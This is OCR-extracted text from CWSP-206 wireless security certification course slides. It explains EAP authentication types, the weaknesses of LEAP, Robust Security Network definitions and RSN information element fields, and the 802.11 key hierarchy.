
114

Certified Wireless Security Professional :: CWSP-206

cwnp®

Protected EAP is a common EAP implementation, and is often referred to as EAP-in-EAP because it uses a second EAP type for client authentication after the server is authenticated.

Each PEAP version requires server-side certificates, which are used to establish a TLS tunnel for the client authentication exchange. Establishment of the TLS tunnel is often referred to as Phase 1. Client authentication happens in Phase 2 inside the TLS tunnel and is PEAP implementation specific. Client authentication may include the use of a username and hashed passphrase (EAP-MSCHAPv2), a client certificate (EAP-TLS), or a token card (EAP-GTC), among others (such as POTP).




PEAP (EAP-MSCHAPv2) is commonly implemented because it only requires username/password credentials from the client, and because it's supported by many authentication servers. However, client side certificates can be used instead of username/password credentials.

Phase 1 contains the establishment of the encrypted TLS tunnel and server authentication, and Phase 2 contains the client authentication and derivation of the session keys. PEAP requires EAP-in-EAP (e.g. PEAP/EAP-MSCHAPv2).

Note that PEAPv0 may also be used with tunneled EAP-TLS. This is called PEAPv0/EAP-TLS and is modeled after the EAP-TLS protocol, but performs client authentication inside a TLS tunnel. The frame flow is very similar to that shown for PEAPv0/EAP-MSCHAPv2.

This EAP type is very popular because it is "built-in" to the Microsoft Windows operating system, can use username/password credentials and is widely available.



LEAP provides mutual authentication, data encryption, and per-user/per-session keys, dynamic key rotation at intervals, and a strong MIC. LEAP requires only username/password credentials for authentication. LEAP's username is passed across the wireless medium in clear text, and a MD4 hash is used as part of MS-CHAP authentication.

Capturing user credentials is simple when strong passwords are not used

99% of all passwords can be broken through the use of comprehensive dictionary files

ASLEAP is an example of an offline dictionary attack utility


Originally used for active & passive attacks against LEAP (Lightweight Extensible Authentication Protocol), it can also be used to recover passwords contained in PPTP

ASLEAP has been updated to support large file sizes

Creating monstrous dictionary files is simple and relatively fast

High-capacity, portable hard drives, currently up to 2TB are not expensive and allow the use of Terabyte sized dictionary files with brute force exploits


LEAP was cracked in early 2004 and should be avoided. Any installations that still use LEAP should work on a migration path to eliminate it from the network as quickly as possible.



EAP-FAST is Cisco's response to the vulnerabilities found in EAP-LEAP. EAP-FAST consists of three phases (0-2). Phase 0 is for provisioning Protected Access Credentials (PACs) either manually or through MS-CHAPv2. Phase 1 is for building a TLS tunnel for encrypting the client credentials when sent to the authentication server. Phase 2 is for the supplicant to authenticate to the authentication server.


EAP-FAST supports 802.11, clause 8 key management. EAP-GTC is the only EAP type presently supported inside the TLS tunnel.

This was a nice interim solution for Cisco networks after LEAP was cracked and before newer EAP types became available.



EAP-TLS requires that the supplicant and authentication server have their own x.509 certificates installed. A TLS “tunnel” is constructed to secure the key generation process. In fact, EAP-TLS has two modes: normal and tunneled. Since secure server certificates are used for server and client authentication, EAP-TLS implementations often forego the tunnel.

EAP-TLS supports mutual authentication and encryption key generation either through proprietary mechanisms or through IEEE 802.11’s 4-Way Handshake.



EAP-TTLS supports the IEEE 802.11 4-way handshake, uses a TLS tunnel for encrypted user credential exchange, and supports various legacy authentication protocols inside the TLS tunnel such as MD5, PAP, CHAP, MS-CHAP, and MS-CHAPv2. EAP may also be tunneled (e.g. EAP-TTLS/EAP-MSCHAPv2). EAP-TTLS was developed by Funk Software and Certicom and has gained a loyal customer base in the industry due to support of authentication protocols compatible with legacy user databases.

You will notice several similarities between this EAP type (EAP-TTLS) and PEAP (EAP-MSCHAPv2). They are basically competitors for each other and were released within a short time of each other. One disadvantage to EAP-TTLS is that it requires 3rd party supplicant software to be installed on devices running the Microsoft Windows operating system.

## Chapter 5: Authentication and Key Management

- 1 Robust Security Networks**
- 2 RSN Information Element**
- 3 RSN Authentication and Key Management (AKM)**

## Terminology

### RSN

Robust Security Network. A security network that allows only the creation of robust security network associations (RSNAs). An RSN can be identified by the indication in the RSN information element (IE) of Beacon frames that the group cipher suite specified is not wired equivalent privacy (WEP).

### RSNA

Robust Security Network Association. The type of association used by a pair of stations (STAs) if the procedure to establish authentication or association between them includes the 4-Way Handshake. Note that the existence of an RSNA by a pair of devices does not of itself provide robust security. Robust security is provided when all devices in the network use RSNAs.

### Pre-RSNA

Pre-robust security network association. The type of association used by a pair of stations (STAs) if the procedure for establishing authentication or association between them did not include the 4-Way Handshake.

### TSN

Transition Security network. A security network that allows the creation of pre-robust security network associations (pre-RSNAs) as well as RSNAs. A TSN can be identified by the indication in the robust security network (RSN) information element of Beacon frames that the group cipher suite in use is wired equivalent privacy (WEP).

### MSK

Master Session Key. Keying material that is derived between the Extensible Authentication Protocol (EAP) peer and exported by the EAP method to the Authentication Server (AS). This key is at least 64 octets in length.

### PMK

Pairwise Master Key. The highest order key used within this standard. The PMK may be derived from a key generated by an Extensible Authentication Protocol (EAP) method or may be obtained directly from a preshared key (PSK).


### PTK

Pairwise Transient Key. A value that is derived from the pairwise master key (PMK), Authenticator address (AA), Supplicant address (SPA), Authenticator nonce (ANonce), and Supplicant nonce (SNonce) using the pseudo-random function (PRF) and that is split up into as many as five keys, i.e., temporal encryption key, two temporal message integrity code (MIC) keys, EAPOL-Key encryption key (KEK), EAPOL-Key confirmation key (KCK).

## Terminology, ctd.

GMK	Group Master Key. An auxiliary key that may be used to derive a group temporal key (GTK).
GTK	Group Temporal Key. A random value, assigned by the broadcast/multicast source, which is used to protect broadcast/multicast medium access control (MAC) protocol data units (MPDUs) from that source. The GTK may be derived from a group master key (GMK).
KCK	EAPOL-Key confirmation key (KCK). A key used to integrity-check an EAPOL-Key frame.
KEK	EAPOL-Key encryption key. A key used to encrypt the Key Data field in an EAPOL-Key frame.
PMKSA	Pairwise Master Key Security Association. The context resulting from a successful IEEE 802.1X authentication exchange between the peer and Authentication Server (AS) or from a preshared key (PSK).
PMKID	➤ Pairwise Master Key Identifier. The PMK is an identifier of a security association. ➤ PMKID = HMAC-SHA1-128(PMK, "PMK Name"    AA    SPA)
PTKSA	Pairwise Transient Key Security Association. The context resulting from a successful 4-Way Handshake exchange between the peer and Authenticator.
GTKSA	Group Temporal Key Security Association. The context resulting from a successful group temporal key (GTK) distribution exchange via either a Group Key Handshake or a 4-Way Handshake.

## Pre-RSNAs



Static and Dynamic WEP

Shared Key Authentication

Open Authentication

➤ The 802.11 standard calls networks that use both RSNA and pre-RSNA cipher suites Transitional Security Networks (TSNs).

➤ A security policy should address whether pre-RSNA security mechanisms are allowed.

You learned in Chapter 1: Security Fundamentals, that as a result of the IEEE 802.11i amendment, the IEEE 802.11 standard two different types or classes of wireless LAN security were defined which are:

- Pre-Robust Security Network Association (pre-RSNA)
- Robust Security Network (RSN)

Here you will learn about the pre-RSNA. The RSN is discussed next.

A wireless network that is classified as a pre-RSNA network consists of Wired Equivalent Privacy (WEP) and IEEE 802.11 entity authentication methods. With the exception of the IEEE 802.11 Open System authentication method, all pre-RSNA security mechanisms have been deprecated due to their failure to meet their security goals. New IEEE 802.11 standards based implementations should support pre-RSNA methods only to aid in the migration toward RSN security and as part of a Transitional Security Network (TSN).

It is also important to understand the concept of a Transitional Security Network (TSN) with respect to wireless networking. A TSN is typically a security network that allows a transition from one security solution to another more secure solution. With regards to IEEE 802.11 wireless networking this includes the creation of pre-RSNAs as well as RSNAs.

A TSN can be identified by the indication in the RSN information element of Beacon frames that the group cipher suite in use includes wired equivalent privacy (WEP). Pre-RSNA APs/STAs will generate Beacon and Probe Response frames without an RSN information element and will ignore the RSN information element in TSNs because it is unknown to them. This allows an RSNA STA to identify the pre-RSNA STAs from which it has received Beacon and Probe Response frames.

## Robust Security Network (RSN)



802.1X

802.1X/EAP is recommended.

- For maximum security, the IEEE recommends 802.1X/EAP authentication in an RSN, and requires mutual authentication with dynamic key generation.



PSK

PSK authentication is supported.

- For simplicity, PSK authentication in accordance with WPA-Personal or WPA2-Personal is also permitted for RSN compliance.



TKIP/CCMP

TKIP or CCMP are the required ciphers.

- RSN compliance requires CCMP as the default cipher suite, and also allows TKIP.



No WEP

WEP is prevented.

- An RSN is defined as much by what it permits as it is by what it does not permit. The 802.11-2016 is very clear that **WEP shall not be used in an RSN**.

- When WEP is supported, an RSN becomes a TSN.

124

Certified Wireless Security Professional :: CWSP-206

cwsp

### Robust Security Network

An RSN is a wireless network that allows only the creation of robust security network associations (RSNAs). An RSN can be identified by the indication in the RSN Information Element (IE) of Beacon frames that the group cipher suite specified is NOT wired equivalent privacy (WEP). In other words if WEP is allowed it is not considered an RSN.

### Robust Security Network Association (RSNA)

An RSNA is the type of association used by a pair of STAs if the procedure to establish authentication or association between them includes the 4-Way Handshake. Note that the existence of a RSNA by a pair of devices does not of itself provide robust security. Robust security is provided when all devices in the network use RSNAs such as those that support only CCMP/AES.

The security afforded by the 802.11-2016 standard meets the following requirements:

Protects user data

Replaces legacy wireless security options

Can meet governmental requirements for security, if implemented properly

Comprised of two levels

One level for historical compatibility


One level for future compatibility

Both levels provide:

Continuously-changing encryption keys

- A choice between two levels of user authentication
- Replay protection
- Removal of weak IVs
- Better integrity protection than legacy ICV
- Dynamic key management

## RSN Information element



The robust security network (RSN) information element (IE) is a set of frame fields included in certain wireless LAN management frames that are part of RSN. The RSN IE defines the cipher suites used and authentication key management suites that are required and supported in the RSN. It also defines additional capabilities such as preauthentication support.

The RSN IE is contained within the following IEEE 802.11 management frames:

Beacon

## Probe Response

### Association Request


## Reassociation Request

The graphic shows a packet trace with an expanded view of the RSN Information Element. Two main fields here are the “PairwiseKey Cipher List” field which shows the supported IEEE 802.11 cipher suites (encryption methods) for the BSS, in this case CCMP and the “AuthKey Mngmnt Suite List” field which shows if the service set is configured for preshared key (PSK) personal mode or IEEE 802.1X/EAP enterprise mode.

It is important to note that in order to be considered a Robust Secure Network, the service set must support CCMP; however, TKIP is also allowed as an optional cipher suite for backward compatibility.

## RSN IE Details

- An RSN can be identified by the indication in the RSN Information Element (IE) of Beacon frames that the group cipher suite specified is NOT WEP.
- The Cipher Suite fields indicate information pertaining to network encryption.
- The Authenticated Key Management Suite indicates supported authentication methods.
- The RSN Capabilities indicates additional supported features.



If Wired Equivalent Privacy (WEP) is supported then the service set does not qualify as an RSN. One way to identify this is in the RSN IE “Group Key Cipher Suite Type” field. If this field did show support for WEP then this BSS would not qualify as an RSN.

In the slide notice the “PairwiseKey Cipher List” shows both TKIP and CCMP cipher suites are enabled for this service set, therefore it does qualify as an RSN since CCMP is supported.

However, devices (STA's) that do not support CCMP but do support TKIP would still be able to associate the access point because of the supported TKIP cipher suite (encryption method).

In this slide notice the “AuthKey Mngmnt Suite List” field which shows a value of 00-0f-ac:02 for the “Authenticated Key Management Suite OUI:”. The fact that this ends in 02 represents that this service set is configured as preshared key (PSK) and not IEEE 802.1X/EAP.

The “RSN Capabilities” fields will show additional supported features that are available for the service set that is configured as an RSN.

## RSN IE Details, ctd.

The slide displays the structure of an RSN Information Element (IE) and includes a callout box providing information about the PMKID Count field.

**RSN Information**

- Element ID: 48 RSN Information [49]
- Length: 22 [50]
- Version: 1 [51-52]
- Group Cipher OUI: 00-0F-AC [53-55]
- Group Cipher Type: 4 CCMP - default in an RSN [56]
- Pairwise Cipher Count: 1 [57-58]
- Pairwise Key Cipher List
  - Pairwise Cipher OUI: 00-0F-AC-04 CCMP - default in an RSN [59-62]
  - AuthKey Mgmt Count: 1 [63-64]
- AuthKey Mgmt Suite List
  - AQMP Suite OUI: 00-0F-AC-01 802.1X Authentication [65-68]
- RSN Capabilities:  
\$0000000000111100 [69-70]
  - xxxxxx x..... Reserved
  - ..... 11.... GTKSA Replay Ctr: 3 - 16 replay counters
  - ..... 11.... PTKSA Replay Ctr: 3 - 16 replay counters
  - ..... 0. Does not Support No Pairwise
  - ..... 0 Does Not Support Pre-Authentication
- PMKID Count: 0 [71-72]

**The PMKID Count field is present in association and reassociation frames and is used to reference a PMKID when fast secure roaming features are supported**


- The PMKID Count field designates the number of included PMKIDs
- When 1 or more are noted, a PMKID List field is appended to the end of the RSN IE to designate which PMKIDs are referenced.

127 Certified Wireless Security Professional :: CWSP-206 CWNP

The group cipher type identifies what cipher type (encryption) is used for group traffic that traverses the wireless medium for the service set. This group cipher is identified in the "Group Cipher Type" field. Notice in this slide the cipher used is CCMP for the group traffic. Because the service set is configured only for CCMP and not TKIP, it makes sense that CCMP would be used for group traffic encryption as it is for unicast traffic. The group cipher will always be the lowest possible encryption type that is used in the service set. For example, if you have a service set that is configured for both CCMP and TKIP the lowest common type is TKIP so the group cipher used to encrypt group traffic is TKIP. Any device that is capable of CCMP would also be able to understand TKIP so therefore there are not any compatibility issues with regards to the group traffic.

Another important field contained within the RSN information element is the "PMKID Count" field. PMKID stands for pairwise master key identifier. The PMKID is a unique identifier that is created for each pairwise master key security association (PMKSA) that has been established between the access point and the client (STA) when an RSNA is created. This is only used when fast secure transitions (roaming) features are enabled on the service set. The PMKID field is visible only in Association Request and Reassociation Request management frames. You will learn about fast secure transition methods later in the course.

## 802.11 Association



128


Certified Wireless Security Professional :: CWSWP-206

cwnp®

The first step in creating a robust security network association (RSNA) between two STA's (for example, client device and access point) in an infrastructure BSS is to become IEEE 802.11 authenticated and associated. Anytime a STA (device) connects to an infrastructure BSS or transitions to a different access point the authentication and association process must occur. This allows for the STA to be connected to the access point. At this point in time no wireless security measures are in place. In most public wireless hotspot networks this is all that is required. With other wireless networks additional security methods must be put in place in order to secure the transmissions.

The next step in creating a robust security network association (RSNA) is to continue with securing the wireless transmissions. This is the stage where each STA will receive the other's Robust Security Network (RSN) information element describing their respective capabilities and requirements using the appropriate management frames. Notice in this slide the Probe Response from the access point and the Association Request from the client STA contain the RSN IE information. If the capabilities match the STA will be able to successfully associate to the access point.

## Key Hierarchy



129

Certified Wireless Security Professional :: CWSP-206

cwsp®

The IEEE 802.11-2016 standard specifies an RSN key hierarchy for authentication and dynamic encryption keys. This is often referred to as authentication and key management (AKM). 802.11 AKM has several parts, but the overall scheme is illustrated in the pyramid structure above. The process works from the top down starting with either a passphrase, preshared key (PSK), or master session key (MSK). This pyramid illustrates the key derivation process for both pre-shared key and IEEE 802.1X capable wireless networks.

### Authentication and Key Management When Used With Pre-shared Key

When using PSK mode and if passphrases are used, the passphrase will create a 256-bit PSK which is equivalent to the master session key (MSK). The MSK is then used to generate the pairwise master key (PMK) for the session. Therefore when a passphrase is entered into the wireless client utility and the wireless access point, wireless controller, or cloud managed device, the passphrase is used to create the PSK. This PSK is equivalent to the MSK then will be used to derive other the other required keys in the hierarchy.

Alternatively in some cases, the PMK can be entered directly as the PSK without the use of a passphrase. When the PMK is present on both STA's (access point and client device for example) the 4-way handshake is the next step in the AKM process. The 4-way handshake uses nonces and other inputs with the PMK to create temporal unicast encryption keys which includes the pairwise transient key (PTK). The temporal keys are comprised of encryption and MIC keys. The 4-way handshake will be discussed in more detail later in this chapter.

### Authentication and Key Management When Used With IEEE 802.1X/EAP


If user-based authentication IEEE 802.1X/EAP is used instead of pre-shared key, the MSK is now derived as part of the IEEE 802.1X authentication process. In this case a series of frames are exchanged between STA's which in 802.1X terminology is the supplicant and the authenticator,

and are used to derive the MSK with the aid of an authentication / RADIUS server. The derivation process continues as it did for pre-shared key and the PMK is generated. The 4-way handshake would then follow to create the PTK.

It is important to note that the authenticator is what derives a Group Master Key (GMK) using a separate derivation process and uses the GMK to generate the Group Temporal Key (GTK). The GTK is then used to secure group traffic which is both broadcast and multicast traffic.

## PSK Key Hierarchy

